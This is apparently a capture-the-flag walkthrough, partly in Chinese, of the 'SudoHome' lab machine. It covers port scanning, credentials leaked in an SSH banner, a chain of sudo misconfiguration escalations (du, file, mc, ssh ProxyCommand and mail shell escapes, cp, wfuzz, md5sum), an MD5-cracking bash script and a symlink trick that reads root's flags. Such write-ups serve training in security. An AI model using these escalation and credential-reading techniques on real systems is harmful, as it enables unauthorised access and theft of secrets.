SudoHome_sunset

Recon

PortScan


```
➜  SudoHome nmap -p- -min-rate 10000 -n -Pn -sCV 192.168.56.149
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-23 13:29 CST
Nmap scan report for 192.168.56.149
Host is up (0.0019s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
25/tcp open  smtp    Postfix smtpd
|_ssl-date: TLS randomness does not represent time
|_smtp-commands: moban, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS,
ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
| ssl-cert: Subject: commonName=PyCrt.PyCrt
| Subject Alternative Name: DNS:PyCrt.PyCrt
| Not valid before: 2025-04-01T14:05:29
|_Not valid after:  2035-03-30T14:05:29
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:E2:26:0C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host:  moban; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.27 seconds
```

- `22/tcp`: **SSH** - OpenSSH 8.4p1 (Debian)。这是一个比较新的版本，直接利用漏洞的可能性较低。通常是作为获取 Shell 后的持久化访问，或者在我们获得凭据后进行登录的入口。
- `25/tcp`: **SMTP** - Postfix smtpd。邮件服务。值得注意的是 `smtp-commands` 中列出了 `VRFY` 命令。这是一个经典的信息泄露点，可以用来枚举系统上的有效用户名。同时，主机名被识别为 `moban`。
- `80/tcp`: **HTTP** - Apache httpd 2.4.62 (Debian)。Web 服务是 CTF 中最常见的攻击入口。虽然 Apache 本身版本较新，但其上运行的 Web 应用很可能存在漏洞。Nmap 提示 `Site doesn't have a title`，说明可能是一个默认页面或者一个简单的应用。


枚举

`80` 端口



```
<!-- try ssh -->
```

交互 SSH




```
➜  SudoHome ssh root@192.168.56.149
The authenticity of host '192.168.56.149 (192.168.56.149)' can't be established.
ED25519 key fingerprint is SHA256:02iH79i8PgOwV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:10: [hashed name]
    ~/.ssh/known_hosts:22: [hashed name]
    ~/.ssh/known_hosts:23: [hashed name]
    ~/.ssh/known_hosts:29: [hashed name]
    ~/.ssh/known_hosts:32: [hashed name]
    ~/.ssh/known_hosts:39: [hashed name]
    ~/.ssh/known_hosts:43: [hashed name]
    ~/.ssh/known_hosts:61: [hashed name]
    (20 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.149' (ED25519) to the list of known hosts.
user1:0woA8Sr7I83R0ZwmnTcH
root@192.168.56.149's password:
```

拿到一组凭据

```
user1:0woA8Sr7I83R0ZwmnTcH
```

测试登录，成功进入



```
➜ SudoHome ssh user1@192.168.56.149
user1:0woA8Sr7I83R0ZwmnTcH
user1@192.168.56.149's password:


Linux SudoHome 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
user1@SudoHome:~$
user1@SudoHome:~$
user1@SudoHome:~$
```

提权

Got user2 via du

```
user1@SudoHome:~$ sudo -l
Matching Defaults entries for user1 on SudoHome:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user1 may run the following commands on SudoHome:
    (user2) NOPASSWD: /usr/bin/du
```

可以读取文件内容

```
# 和 user1 一样存在 password.txt
user1@SudoHome:~$ sudo -u user2 /usr/bin/du /home/user2/password.txt
4       /home/user2/password.txt
```

```
user1@SudoHome:~$ sudo -u user2 /usr/bin/du --files0-from=/home/user2/password.txt
/usr/bin/du: cannot access 'tLPi3BLMG2zmwvZ5z9rh'$'\n': No such file or directory
```

Got user3 via file

```
user2@SudoHome:/home/user1$ sudo -l
Matching Defaults entries for user2 on SudoHome:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
```

```
User user2 may run the following commands on SudoHome:
    (user3) NOPASSWD: /usr/bin/file
```


```
user2@SudoHome:/home/user1$ sudo -u user3 /usr/bin/file -f
/home/user3/password.txt
TFqxDyfGO69DP1lyjt0f: cannot open `TFqxDyfGO69DP1lyjt0f' (No such file or
directory)
```

Got user4 via mc

```
user3@SudoHome:~$ sudo -l
Matching Defaults entries for user3 on SudoHome:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user3 may run the following commands on SudoHome:
    (user4) NOPASSWD: /usr/bin/mc
```

```
user3@SudoHome:~$ sudo -u user4 /usr/bin/mc -v /home/user4/password.txt
```



```
/home/user4/password.txt
B0aWh2XHpp5hOIVtCUbn
```

Got user5 via ssh

```
user4@SudoHome:~$ sudo -l
Matching Defaults entries for user4 on SudoHome:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user4 may run the following commands on SudoHome:
    (user5) NOPASSWD: /usr/bin/ssh
```

```
user4@SudoHome:~$ sudo -u user5 /usr/bin/ssh -F ../user5/password.txt 127.0.0.1
../user5/password.txt: line 1: Bad configuration option: gz5kerjfycayhzgj7gci
../user5/password.txt: terminating, 1 bad configuration options
```

密码是错误的，直接拿 `shell`

```
user4@SudoHome:~$ sudo -u user5 /usr/bin/ssh -o ProxyCommand=';sh 0<&2 1>&2' x
$ id
uid=1004(user5) gid=1004(user5) groups=1004(user5)
```

Got user6 via rev

```
$ sudo -l
Matching Defaults entries for user5 on SudoHome:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user5 may run the following commands on SudoHome:
    (user6) NOPASSWD: /usr/bin/rev
```

```
$ sudo -u user6 /usr/bin/rev /home/user6/password.txt | rev
Z5cWU36wQhxAVGJbGwoL
```

Got user7 via cp

```
user6@SudoHome:~$ sudo -l
Matching Defaults entries for user6 on SudoHome:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user6 may run the following commands on SudoHome:
    (user7) NOPASSWD: /usr/bin/cp
```

```
user6@SudoHome:~$ touch /tmp/read_me
user6@SudoHome:~$ chmod 777 /tmp/read_me
user6@SudoHome:~$ sudo -u user7 /usr/bin/cp /home/user7/password.txt /tmp/read_me
user6@SudoHome:~$ cat /tmp/read_me
HLoKAOu86miWIYKdyVx3
```

Got user8 via mail

```
user7@SudoHome:/home/user6$ sudo -l
Matching Defaults entries for user7 on SudoHome:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
```

```
User user7 may run the following commands on SudoHome:
    (user8) NOPASSWD: /usr/bin/mail
```

```
user7@SudoHome:~$ sudo -u user8 /usr/bin/mail -f /home/user8/password.txt
Mail version 8.1.2 01/15/2001.  Type ? for help.
"/home/user8/password.txt": 0 messages
& !id
uid=1007(user8) gid=1007(user8) groups=1007(user8)
& !cat ~/password.txt
UxeGoUq8xqBRxyWVQPYK
```

Got user9 via wfuzz

```
user8@SudoHome:~$ sudo -l
Matching Defaults entries for user8 on SudoHome:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user8 may run the following commands on SudoHome:
    (user9) NOPASSWD: /usr/bin/wfuzz
```

```
user8@SudoHome:~$ sudo -u user9 /usr/bin/wfuzz -w /home/user9/password.txt -u
'http://127.0.0.1/FUZZ'
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not
compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites.
Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://127.0.0.1/FUZZ
Total requests: 1

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   404        9 L      31 W       271 Ch      "peqkSBCDKvVxxNwcq1j4"

Total time: 0
Processed Requests: 1
Filtered Requests: 0
Requests/sec.: 0
```

Got user10 via md5sum

```
user9@SudoHome:~$ sudo -l
Matching Defaults entries for user9 on SudoHome:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user9 may run the following commands on SudoHome:
    (user10) NOPASSWD: /usr/bin/md5sum
```

```
user9@SudoHome:/home/user10$ ls -al
total 32
drwxr-xr-x  2 user10 user10 4096 Nov 16 08:47 .
drwxr-xr-x 12 root   root   4096 Nov 16 08:35 ..
**-rw-------  1 user10 user10   26 Nov 16 08:48 .bash_history**
-rw-r--r--  1 user10 user10  220 Apr 18  2019 .bash_logout
-rw-r--r--  1 user10 user10 3526 Apr 18  2019 .bashrc
-rw-------  1 root   root     13 Nov 16 08:47 .important
**-rw-------  1 user10 user10   13 Nov 16 08:35 password.txt**
-rw-r--r--  1 user10 user10  807 Apr 18  2019 .profile
```

```
user9@SudoHome:~$ sudo -u user10 /usr/bin/md5sum -t /home/user10/password.txt
65e31d336be184593812c18533fa4fa2  /home/user10/password.txt

user9@SudoHome:/home/user10$ sudo -u user10 /usr/bin/md5sum
/home/user10/.bash_history
be1f261edf72c51ce2e6a2b5c50439f1  /home/user10/.bash_history
```

直接通过 `md5sum` 读取出来的有换行符

所以应该无法直接通过 john 无法爆破出来

```
➜  SudoHome john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5
hash
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=8
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:01 DONE (2025-11-23 15:13) 0g/s 10030Kp/s 10030Kc/s 10030KC/s
fuckyooh21..*7¡Vamos!
Session completed.
```

笨方法，特别慢，睡了一觉就好了

```
#!/bin/bash
```

```
# 目标哈希值（从上一步获取）
TARGET_HASH="65e31d336be184593812c18533fa4fa2"

# 字典文件路径（根据你的系统调整，/usr/share/wordlists/rockyou.txt 是常见的）
WORDLIST="/usr/share/wordlists/rockyou.txt"

# 检查字典文件是否存在
if [ ! -f "$WORDLIST" ]; then
    echo "Error: Wordlist not found at $WORDLIST"
    exit 1
fi

echo "Starting cracking process for hash: $TARGET_HASH"

# 逐行读取字典
while IFS= read -r password; do
    # 关键步骤：使用 printf "%s\n" 来为密码添加换行符，然后计算哈希
    # printf 比 echo -n 更可靠，能处理特殊字符
    # 计算出的哈希格式是 "HASH  -"，我们用 cut 提取哈希部分
    CURRENT_HASH=$(printf "%s\n" "$password" | md5sum | cut -d' ' -f1)

    # 比较哈希值
    if [ "$CURRENT_HASH" == "$TARGET_HASH" ]; then
        echo "===================================="
        echo "Password FOUND: $password"
        echo "===================================="
        exit 0 # 找到后退出
    fi
done < "$WORDLIST"

echo "Password not found in the wordlist."
```

```
➜  SudoHome ./1.sh
Starting cracking process for hash: 65e31d336be184593812c18533fa4fa2
Wordlist: /usr/share/wordlists/rockyou.txt
Checked 400,000 lines... Current guess: my chemy
===================================
Password FOUND at line 400474: morrinsville
===================================
```

成功登录上去

```
user9@SudoHome:~$ su user10
Password:
user10@SudoHome:/home/user9$
```

Got root

```
user10@SudoHome:~$ ls -al
total 32
drwxr-xr-x  2 user10 user10 4096 Nov 16 08:47 .
drwxr-xr-x 12 root   root   4096 Nov 16 08:35 ..
-rw-------  1 user10 user10   26 Nov 16 08:48 .bash_history
-rw-r--r--  1 user10 user10  220 Apr 18  2019 .bash_logout
-rw-r--r--  1 user10 user10 3526 Apr 18  2019 .bashrc
-rw-------  1 root   root     13 Nov 16 08:47 .important
-rw-------  1 user10 user10   13 Nov 16 08:35 password.txt
-rw-r--r--  1 user10 user10  807 Apr 18  2019 .profile
user10@SudoHome:~$ sudo -l
Matching Defaults entries for user10 on SudoHome:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user10 may run the following commands on SudoHome:
    (ALL) NOPASSWD: /usr/bin/cat /home/user10/.important
```

因为 `.important` 是在我们家目录下，所以是可控的，打个链接就行

```
user10@SudoHome:~$ rm .important
rm: remove write-protected regular file '.important'? yes
user10@SudoHome:~$ ln -s /root/root.txt .important
user10@SudoHome:~$ sudo /usr/bin/cat /home/user10/.important
flag{root-f522d1d715970073a6413474ca0e0f63}
```

突然发现没找到 user.txt，之前的用户文件夹下也没有，所以尝试在 `root` 目录下读，可以读到

```
user10@SudoHome:~$ rm .important
user10@SudoHome:~$ ln -s /root/user.txt .important
user10@SudoHome:~$ sudo /usr/bin/cat /home/user10/.important
flag{user-a609316768619f154ef58db4d847b75e}
```